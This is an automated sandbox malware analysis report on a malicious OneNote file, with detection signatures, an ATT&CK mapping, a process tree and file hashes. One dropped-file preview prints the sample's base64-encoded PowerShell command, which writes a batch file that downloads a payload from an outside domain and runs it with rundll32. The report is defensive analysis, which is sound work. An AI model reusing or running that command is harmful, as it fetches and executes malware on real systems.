ID: 800794
Sample Name: Document.one
Cookbook:
defaultwindowsinteractivecookbook.jbs
Time: 19:54:52
Date: 07/02/2023
Version: 36.0.0 Rainbow Opal

Table of Contents


Windows Analysis Report

Document.one

Overview

General Information

Sample Name:	Document.one
Analysis ID:	800794
MD5:	7868568c73de…
SHA1:	2d00a6ed48ed…
SHA256:	959cc3ff94aaa…
Infos:	




Detection

Score:	21
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Document exploit detected (process…
- Stores files to the Windows start me…
- Creates a start menu entry (Start M…

Classification



Process Tree

- **System is w10x64_ra**
- ONENOTE.EXE (PID: 1188 cmdline: C:\Program Files\Microsoft Office\Root\Office16\ONENOTE.EXE" "C:\Users\user\Desktop\Document.one MD5: 40B3448599978A2E151089DB8E6527C7)
  - ONENOTEM.EXE (PID: 6696 cmdline: /tsr MD5: A9E0C0B66CC33223550D66E7A0B15FC9)
- **cleanup**

Malware Configuration

No configs have been found

Yara Signatures

No yara matches

Sigma Signatures

No Sigma rule has matched

Snort Signatures

No Snort rule has matched

Joe Sandbox Signatures


Software Vulnerabilities

Document exploit detected (process start blacklist hit)

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects	Remote Service Effects	Impact
Valid Accounts	1 Exploitation for Client Execution	2 Registry Run Keys / Startup Folder	1 Process Injection	1 Masquerading	OS Credential Dumping	1 Process Discovery	Remote Services	Data from Local System	Exfiltration Over Other Network Medium	Data Obfuscation	Eavesdrop on Insecure Network Communication	Remotely Track Device Without Authorization	Modify System Partition
Default Accounts	Scheduled Task/Job	Boot or Logon Initialization Scripts	2 Registry Run Keys / Startup Folder	1 Process Injection	LSASS Memory	1 File and Directory Discovery	Remote Desktop Protocol	Data from Removable Media	Exfiltration Over Bluetooth	Junk Data	Exploit SS7 to Redirect Phone Calls/SMS	Remotely Wipe Data Without Authorization	Device Lockout
Domain Accounts	At (Linux)	Logon Script (Windows)	Logon Script (Windows)	Obfuscated Files or Information	Security Account Manager	1 System Information Discovery	SMB/Windows Admin Shares	Data from Network Shared Drive	Automated Exfiltration	Steganography	Exploit SS7 to Track Device Location	Obtain Device Cloud Backups	Delete Device Data


Behavior Graph




Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.





Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
Document.one	0%	Virustotal		Browse

Dropped Files

No Antivirus matches

Unpacked PE Files

No Antivirus matches

Domains

No Antivirus matches

URLs

No Antivirus matches

Domains and IPs

Contacted Domains

No contacted domains info

World Map of Contacted IPs

Public IPs

IP	Domain	Country	Flag	ASN	ASN Name	Malicious

Private

IP
192.168.2.1

General Information

Joe Sandbox Version:	36.0.0 Rainbow Opal
Analysis ID:	800794
Start date and time:	2023-02-07 19:54:52 +01:00
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 3m 57s
Hypervisor based Inspection enabled:	false
Report type:	light
Cookbook file name:	defaultwindowsinteractivecookbook.jbs
Analysis system description:	Windows 10 64 bit version 1909 (MS Office 2019, IE 11, Chrome 104, Firefox 88, Adobe Reader DC 21, Java 8 u291, 7-Zip)
Number of analysed new started processes analysed:	10
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Sample file name:	Document.one
Detection:	SUS
Classification:	sus21.expl.winONE@3/68@0/1
EGA Information:	Failed
HDC Information:	Failed
HCA Information:	• Successful, ratio: 100% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Found application associated with file extension: .one

Warnings

- Exclude process from analysis (whitelisted): WMIADAP.exe, SIHClient.exe, SgrmBroker.exe, svchost.exe
- Excluded IPs from analysis (whitelisted): 40.126.31.69, 40.126.31.67, 20.190.159.71, 20.190.159.68, 20.190.159.2, 20.190.159.64, 40.126.31.73, 20.190.159.23, 52.113.194.132, 52.109.13.62
- Excluded domains from analysis (whitelisted): ecs.office.com, slscr.update.microsoft.com, tile-service.weather.microsoft.com, ctldl.windowsupdate.com, s-0005-office.config.skype.com, login.msa.msidentity.com, www.tm.a.prd.aadg.trafficmanager.net, prod.nexusrules.live.com.akadns.net, ecs-office.s-0005.s-msedge.net, prda.aadg.msidentity.com, login.live.com, s-0005.s-msedge.net, ecs.office.trafficmanager.net, cdn.onenote.net, nexusrules.officeapps.live.com, www.tm.lg.prod.aadmsa.trafficmanager.net
- Report size getting too big, too many NtCreateFile calls found.
- Report size getting too big, too many NtQueryAttributesFile calls found.
- Report size getting too big, too many NtQueryVolumeInformationFile calls found.
- Report size getting too big, too many NtSetInformationFile calls found.
- Report size getting too big, too many NtWriteFile calls found.

Simulations

Behavior and APIs

No simulations

Joe Sandbox View / Context

IPs

No context

Domains

No context

ASNs

No context

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

C:\Users\user\AppData\Local\Microsoft\Office\16.0\onenote.exe_Rules.xml

Process:	C:\Program Files\Microsoft Office\root\Office16\ONENOTE.EXE
File Type:	XML 1.0 document, ASCII text, with very long lines (65536), with no line terminators
Category:	dropped
Size (bytes):	212831
Entropy (8bit):	5.123296198911506
Encrypted:	false
SSDEEP:	768:H1G501T1fJFVHYwDQrpAElQKPV3pEbWcMd3o6O3Qgqbx+B+Vso7Rx0/USkHx3BNp:HcHr6KPPu2Xua
MD5:	5D1E1505BD5216805FC6CD14E0D90986
SHA1:	E7B0BC349EEA8222615174155407932A1E363DA0
SHA-256:	69588BD4887C59630856C985606BEC0096DF05563DADE1A896A79D1DA32B1354
SHA-512:	7DBDEFEA35977376A817304D04D51127940F5550E65AEF33FF40E631376CD08BF2CD8943E0404D1FF0B9AF3C9279848F53C126787DD99269F768659B9C00B6E2
Malicious:	false
Reputation:	moderate, very likely benign file
Preview:	<?xml version="1.0" encoding="utf-8"?><Rules xmlns="urn:Rules"><R Id="1000" V="5" DC="ESM" EN="Office.Telemetry.RuleErrorsAggregated" ATT="f998cc5ba4d448d6a1e8e913ff18be94-dd122e0a-fcf8-4dc5-9dbb-6afac5325183-7405" SP="CriticalBusinessImpact" S="70" DL="A" DCa="PSP PSU" xmlns=""><S><Etw T="1" E="159" G="{02fd33df-f746-4a10-93a0-2bc6273bc8e4}" /><F T="2"><O T="AND"><L><O T="NE"><L><S T="1" F="Warning" /></L><R><V V="37" T="U32" /></R></O></L><R><O T="NE"><L><S T="1" F="Warning" /></L><R><V V="29" T="U32" /></R></O></R></O></F><TI T="3" I="10min" /><A T="4" E="TelemetrySuspend" /><A T="5" E="TelemetryShutdown" /></S><G I="true" R="TriggerOldest"><S T="2"><F N="RuleID" /><F N="RuleVersion" /><F N="Warning" /><F N="Info" /></S></G><C T="U32" I="0" O="false" N="ErrorCount"><C><S T="2" /></C></C><C T="U32" I="1" O="false" N="ErrorRuleId"><S T="2" F="RuleID" /></C><C T="U16" I="2" O="false" N="ErrorRuleVersion"><S T="2" F="RuleVersion" /></C><C T="U8" I="3" O="false" N="WarningInfo"><S T="2"

C:\Users\user\AppData\Local\Microsoft\Office\OTele\onenote.exe.db

Process:	C:\Program Files\Microsoft Office\root\Office16\ONENOTE.EXE
File Type:	SQLite 3.x database, last written using SQLite version 3023002, writer version 2, read version 2, file counter 2, database pages 1, cookie 0, schema 0, largest root page 1, unknown 0 encoding, version-valid-for 2
Category:	dropped

Size (bytes):	4096
Entropy (8bit):	0.09216609452072291
Encrypted:	false
SSDEEP:	3:lSWFN3l/klslpF/4llfll:l9F8E0/
MD5:	F138A66469C10D5761C6CBB36F2163C3
SHA1:	EEA136206474280549586923B7A4A3C6D5DB1E25
SHA-256:	C712D6C7A60F170A0C6C5EC768D962C58B1F59A2D417E98C7C528A037C427AB6
SHA-512:	9D25F943B6137DD2981EE75D57BAF3A9E0EE27EEA2DF19591D580F02EC8520D837B8E419A8B1EB7197614A3C6D8793C56EBC848C38295ADA23C31273DAA3029
Malicious:	false
Reputation:	moderate, very likely benign file
Preview:	SQLite format 3.....@ ....

C:\Users\user\AppData\Local\Microsoft\Office\OTele\onenote.exe.db-journal

Process:	C:\Program Files\Microsoft Office\root\Office16\ONENOTE.EXE
File Type:	SQLite Rollback Journal
Category:	dropped
Size (bytes):	4616
Entropy (8bit):	0.13760166725504608
Encrypted:	false
SSDEEP:	3:7FEG2l+Gl/K/FllkpMRgSWbNFl/sl+ltlslVlllfllGn:7+/lnlKg9bNFlEs1EP/Wn
MD5:	9B9CC11AABA7C5F44B334E87BCEA0198
SHA1:	16F31061A3B4D2B17150A39C4218A146C9104602
SHA-256:	DDB87B13683245F7659D16497AD0A78F37374F2DF3393B0625C57F9EF24025CF
SHA-512:	3FE0E36A7181AF121C0A0AD0E9E016BCAC5D34FD5A4F21A179B6DA8AD8E6565E932F7BAA21C28AD2DCC93565AB9454E676C1F7F9B57D8662F9D85B784CE3AD0D
Malicious:	false
Preview:	.... .c.....{VD.....SQLite format 3.....@ ....

C:\Users\user\AppData\Local\Microsoft\Office\OTele\onenote.exe.db-shm

Process:	C:\Program Files\Microsoft Office\root\Office16\ONENOTE.EXE
File Type:	data
Category:	dropped
Size (bytes):	32768
Entropy (8bit):	0.04474441261042196
Encrypted:	false
SSDEEP:	3:G4l2gckPXB9HY/4l2gckPXBllt8lL9//XlvlIl1lllwlvlllglbXdbllAlldl+l:G4l2gFXzY/4l2gFXpSL9XXPH4l942U
MD5:	4934C827ABE9985FCF53B7153A3754A3
SHA1:	F080A6D2D58448282AD43067ABD89F0CE908D6AB
SHA-256:	187E98CB8D9C48C4E4B6C86AFEBB70E815B5E85716FC2B60D3C3E918F63F91B9
SHA-512:	43F21FA22EC7966FD3D1F48D163FAC6495AB25C5840DA8CD79F19BAB777BFE591F85983DF7BA5231D46380D66457AED02998DD393195E6964A254D8A5180258
Malicious:	false
Preview:	..-.....a..{..z...^fA.9.;.V.t....-.....a..{..z...^fA.9.;.V.t.....

C:\Users\user\AppData\Local\Microsoft\Office\OTele\onenote.exe.db-wal

Process:	C:\Program Files\Microsoft Office\root\Office16\ONENOTE.EXE
File Type:	SQLite Write-Ahead Log, version 3007000
Category:	dropped
Size (bytes):	45352
Entropy (8bit):	0.39430427763960185
Encrypted:	false
SSDEEP:	24:KID6ATQ3zRDXacUll7DBtDi4kZERDYkAWzqt8VtbDBtDi4kZERD6iqw:56ATQ1LacUll7DYM9AWzO8VFDYMd1
MD5:	C43BDA94B92EBE349DBCB061528E139D

SHA1:	570A11984370800498A9942D1ED7CF956CE7BF70
SHA-256:	3C6C8AA80F80F6CFAC6A888FB9B6DA9EA1464E4156045D2EBD002A06CDF18DF8
SHA-512:	ADC187A188635B52E98E7D7A00AF68E27459EC082FFAAE39609CE1F8E71DCD961056EE37720E5AE0B5031C23FDA007B665083E12A31044E03788457469385E99
Malicious:	false
Preview:	7....-.............^fA.93...$..............^fA.9-.`(`.d.SQLite format 3......@ ....

C:\Users\user\AppData\Local\Microsoft\OneNote\16.0\cache\header

Process:	C:\Program Files\Microsoft Office\root\Office16\ONENOTE.EXE
File Type:	Matlab v4 mat-file (little endian) \260\016, numeric, rows 1020487318, columns 0
Category:	dropped
Size (bytes):	72
Entropy (8bit):	2.521986649965758
Encrypted:	false
SSDEEP:	3:+qxh8ct/95mll5VncS8tl:++8UCljmjX
MD5:	737CFCFEC7F54ABA0324F727E356DB64
SHA1:	57ADC85C2BCEEE5B96DEA6410DACC89F18846091
SHA-256:	84BE50A215052A9CA92D77DFB99037DC9DB2481CBE897282AB09B263AF3CF48D
SHA-512:	D630F796B62383E9081C109569D1CFF134781593D6D2D81B8FC8D69958384799546FEF119917A34EA46474E9F18FD8DEAAF3821FB367DB9590D6CBEC5C51427E
Malicious:	false
Preview:	.....f.<....................................`..@........................

C:\Users\user\AppData\Local\Microsoft\OneNote\16.0\cache\tmp\00000007.bin

Process:	C:\Program Files\Microsoft Office\root\Office16\ONENOTE.EXE
File Type:	PNG image data, 1692 x 810, 8-bit/color RGBA, non-interlaced
Category:	dropped
Size (bytes):	76485
Entropy (8bit):	7.79809544163696
Encrypted:	false
SSDEEP:	1536:xvY6z54EJ+ytgXIeZCXIokE9Kkf2oY7LLw7wDzKiivL4w1jr8TYEo7s:xgS2EJbyYeMYkKkyX3DWvLLATiY
MD5:	734BA03175EBC8B8E3EF57BC3DDC9D8E
SHA1:	1C0EA89A657A5D157D06EEF8C1BC722BC2CFD918
SHA-256:	275DEEC71606F71DC7F6F81026F797B7F36F3BB2203B4483007BBCA1E4447528
SHA-512:	23EA232051472C3F4F61D81012F989BA54B24180C1353C860BCBBD92C89D2F395BF02786902AA9E0BFF634043A5C5E73CDB743124A8B5ECFBD0D583F28BB0B9 F
Malicious:	false
Preview:	.PNG........IHDR.......*......v......gAMA......a....iiCCPsRGB IEC61966-2.1..H..SwX...>..e.VB..l.."#....Y....a...@...V....HU...H...(.gA..Z.U\8....}z...........y.....&..j.9R.<:...OH.....H.. .. ..g......yx~t.?...o...p..$......P&W. ..."......R...T.......S.d.....ly\|B"......I>................(G$.@..`U.R,......@"......Y.2G.....v.X..@`...B,.. 8..C.... L..0.._p..H.....K.3.....w....!..l.Ba.).f.."... #.H..L.........8?......f.l....k.o">!.........N..._....p...u.k.[..V.h..]3...Z..z..y8.@...P.<......%b..0.>.3.o..~..@...z..q.@......qanv.R....B1n..#.....)..4.\,...X..P"M.y.R.D!.....2......w....O.N....l.~ .....X.v.@~.-......g42y.......@+..........\...L....D..*.A.............a.D@.$.<.B.......A.T.:............18....\..p..`........A...a!:..b.."......"aH4... ..Q"..r...Bj.]H#.-r.9.\@.... 2....G1...Q...u@. .....s.t4.]...k....=.....K.ut.}..c..1.f..a\..E`.X.&..c.X5V.5c.X7v....a..$......^...l...GXLXC.%.#....W...1.'"..O.%z...xb:..XF.&.!.!.%^'.._.H$...N.!%.2I.IkH.H-.S.>..i.L&.m....... ......O.

C:\Users\user\AppData\Local\Microsoft\OneNote\16.0\cache\tmp\00000008.bin

Process:	C:\Program Files\Microsoft Office\root\Office16\ONENOTE.EXE
File Type:	PNG image data, 40 x 40, 8-bit/color RGBA, non-interlaced
Category:	dropped
Size (bytes):	1354
Entropy (8bit):	7.799120546917745
Encrypted:	false
SSDEEP:	24:AXFMpSCdmi2MTbWm/8T368Bf50D+1vDD9BFGBsQ5SOryjJ4w6++mPKc82UGOpIUg:AO4m122bQ36gfaS1rDw2QsOryjJ4xLml
MD5:	C2BF462C1311A92660999498F29394BD
SHA1:	4BD7C156F172C1114F33D80BAB05252C9F8E87C0
SHA-256:	5E0A8F7D863DAD057AC91FB888CFA7BE1D30A6CF65A908CE90081C323A0858B7
SHA-512:	1107117B3C4B843E5EB32CB13C5CA91E28857DDAE18A197F471D9FCA5B767C7441661FC3A21D2B6FF3C6EB91048A93598E1D86EA55A60A427D8E4B82E59A30C 9
Malicious:	false
Preview:	.PNG........IHDR...(...(........m....sRGB.........pHYs...t...t..f.x....IDATXG..O.W....`...c.C..`.H(!@.[Q..B.D......Q..}.C...}.CTU.MR.j...[....".x.B.x.wG.2$xf.J..W..g....}w.H.....b* ...../.V _\|.....TC]-.d......\\Z..l......>..D....G.....}.]}.x...X...WZ....?.-..A..&x...Q$)U..../.w...?..!8IE..:.....6..y.z..Yg.`g.@(...z...VS..$@..q2.,."....RT.}..%..q.lA0....[m................2...8..a.LJ....n ......M.%x......\...$g.Y.p.Q^U....$;.r.....>...>...]..$...r..bz.P*.(....}:&'ldc...c|.bs.>z.:?.M....(.SR..a..o..*=2....i#..{......y.)....}.1_ .....T@O..F..d....Piu.TQA....#DY.S&G....j....3z.. >zL..:...33...C&.S....h...LQk. ...hRSy&m..?...d.....l.].G...BL.-..N;.....s.0Q....T.(0...p....HU..d.V..z.)..2. ....d...x.{......2.zdP.....;.?aeu......(..,#.....nj.... ....0.X..dr.T)x...4.V...]p8] .p.PH.4f{.n.....x.........Z...O>DF.)^.Y.....p.Zf..1e.a.>."fm{.=hui...Fnn.T......./"...U<.,f'........:Y......ckk..RN.....f.omf..rZi.\..h.....|.4.,/......=.z%.F....*Z...>.*.A.....?.

C:\Users\user\AppData\Local\Microsoft\OneNote\16.0\cache\tmp\00000009.bin	
Process:	C:\Program Files\Microsoft Office\root\Office16\ONENOTE.EXE
File Type:	ASCII text, with very long lines (368), with no line terminators
Category:	dropped
Size (bytes):	368
Entropy (8bit):	5.820975129647881
Encrypted:	false
SSDEEP:	6:sKHLgyKBM34HR1KCsu2xKthIYWNgvBSYIKWRoRjpm+Rs3FEY9hMS/aXXrZ/0rl:ssLgyaI4HPKC2EwgvBSYfCGj4+RIFE4z
MD5:	1140A342E3787033A400F7ED6340690A
SHA1:	D2457ECB943574BA3AE89470166C00FCEE223CEC
SHA-256:	4AD31742913747713CE85004B54F47DB40C0A57ACE18609808ED8376F772A78F
SHA-512:	C3EF3D923BB34AAAAAC4646585C7FFF4CB1CDED040C7968B95B7E40F5E8C3354B24C6276030F8CBD93D4592D146039CCC690A9456C7F1504A5E203F9ABABB 35
Malicious:	false
Preview:	powershell [System.Text.Encoding]::ASCII.GetString([System.Convert]::FromBase64String('DQpAZWNobyBvZmYNCnBvd2Vyc2hlbGwgSW52b2tlLVdlYlJlcXVlc 3QgLVVSSSBodHRwczovL3NvbW9zYWNjZS5vcmcvYXN3eXcvMDEuZ2lmIC1PdXRGaWxlIEM6XHByb2dyYW1kYXRhXHB1dHR5LmpwZw0KcnVuZGxsMzIgQzpcc HJvZ3JhbWRhdGFccHV0dHkuanBnLFdpbmQNCmV4aXQNCg==')) > C:\ProgramData\in.cmd&&start /min C:\ProgramData\in.cmd

C:\Users\user\AppData\Local\Microsoft\OneNote\16.0\cache\tmp\0000000A.bin	
Process:	C:\Program Files\Microsoft Office\root\Office16\ONENOTE.EXE
File Type:	GIF image data, version 89a, 1012 x 327
Category:	dropped
Size (bytes):	11765
Entropy (8bit):	7.911655818336033
Encrypted:	false
SSDEEP:	192:aUpmR1MS7mEuHIgBEoe/nOdV8EHi+rBJZ2M6qhH03NMWjvD5ZktcatNy+AT3jCOj:aUOVTi9EoDH8ujBJwMvhU3mgocatgdOm
MD5:	B035F23C68CC9673E604FE5472F223D2
SHA1:	56495B558547AACCE34C65C1D1FCF6C9ECAFCEE1
SHA-256:	F3F791A1303058D4F363E02F0515DE8484249624857CAF5ECE6C926D7324114C
SHA-512:	B6923EC5D91F5C771B65C63A97AB23BC8E6762CA60C31DEE8D1D141703923EDDFC266229B263EA88E10AF89A92C0EF361BF91A3D5CB600AE129C452D945806 2
Malicious:	false
Preview:	GIF89a..G.....|..... .....Y..Z..\.._...a..c..d..f..e..i..k..m..n..p..s..r..v..y..z..}..~.....0..3..5..6..7..9..<..>..@..B..C..E..G..J..N..N..P..R..T..V..[..... ..!..#..#..".."..$..&. .&..(..)..+..+..,.....1..3..4..6..9..;..=..?..B..E..G..I..L..N..O..Q..S..W..Z..]..^..`..a..b..d..g..h..j..m..p..s..u..x..{..|..~..... .....!.....,.....G.....H.....*\....#J.H....3j.... C..I...(S.\...0c.I...8s.....@...J...H.*]...P.J.J...X.j....`..K...h.]...p..K...x.....L....N....8q..i.L....3k....C..M. ...S.^....

C:\Users\user\AppData\Local\Microsoft\OneNote\16.0\cache\tmp\0000000C.bin	
Process:	C:\Program Files\Microsoft Office\root\Office16\ONENOTE.EXE
File Type:	PNG image data, 1692 x 810, 8-bit/color RGBA, non-interlaced
Category:	dropped
Size (bytes):	76485
Entropy (8bit):	7.79809544163696
Encrypted:	false
SSDEEP:	1536:xvY6z54EJ+ytgXIeZCXIokE9Kkf2oY7LLw7wDzKiivL4w1jr8TYEo7s:xgS2EJbyYeMYkKkyX3DWvLLATiY
MD5:	734BA03175EBC8B8E3EF57BC3DDC9D8E
SHA1:	1C0EA89A657A5D157D06EEF8C1BC722BC2CFD918
SHA-256:	275DEEC71606F71DC7F6F81026F797B7F36F3BB2203B4483007BBCA1E4447528
SHA-512:	23EA232051472C3F4F61D81012F989BA54B24180C1353C860BCBBD92C89D2F395BF02786902AA9E0BFF634043A5C5E73CDB743124A8B5ECFBD0D583F28BB0B9 F
Malicious:	false
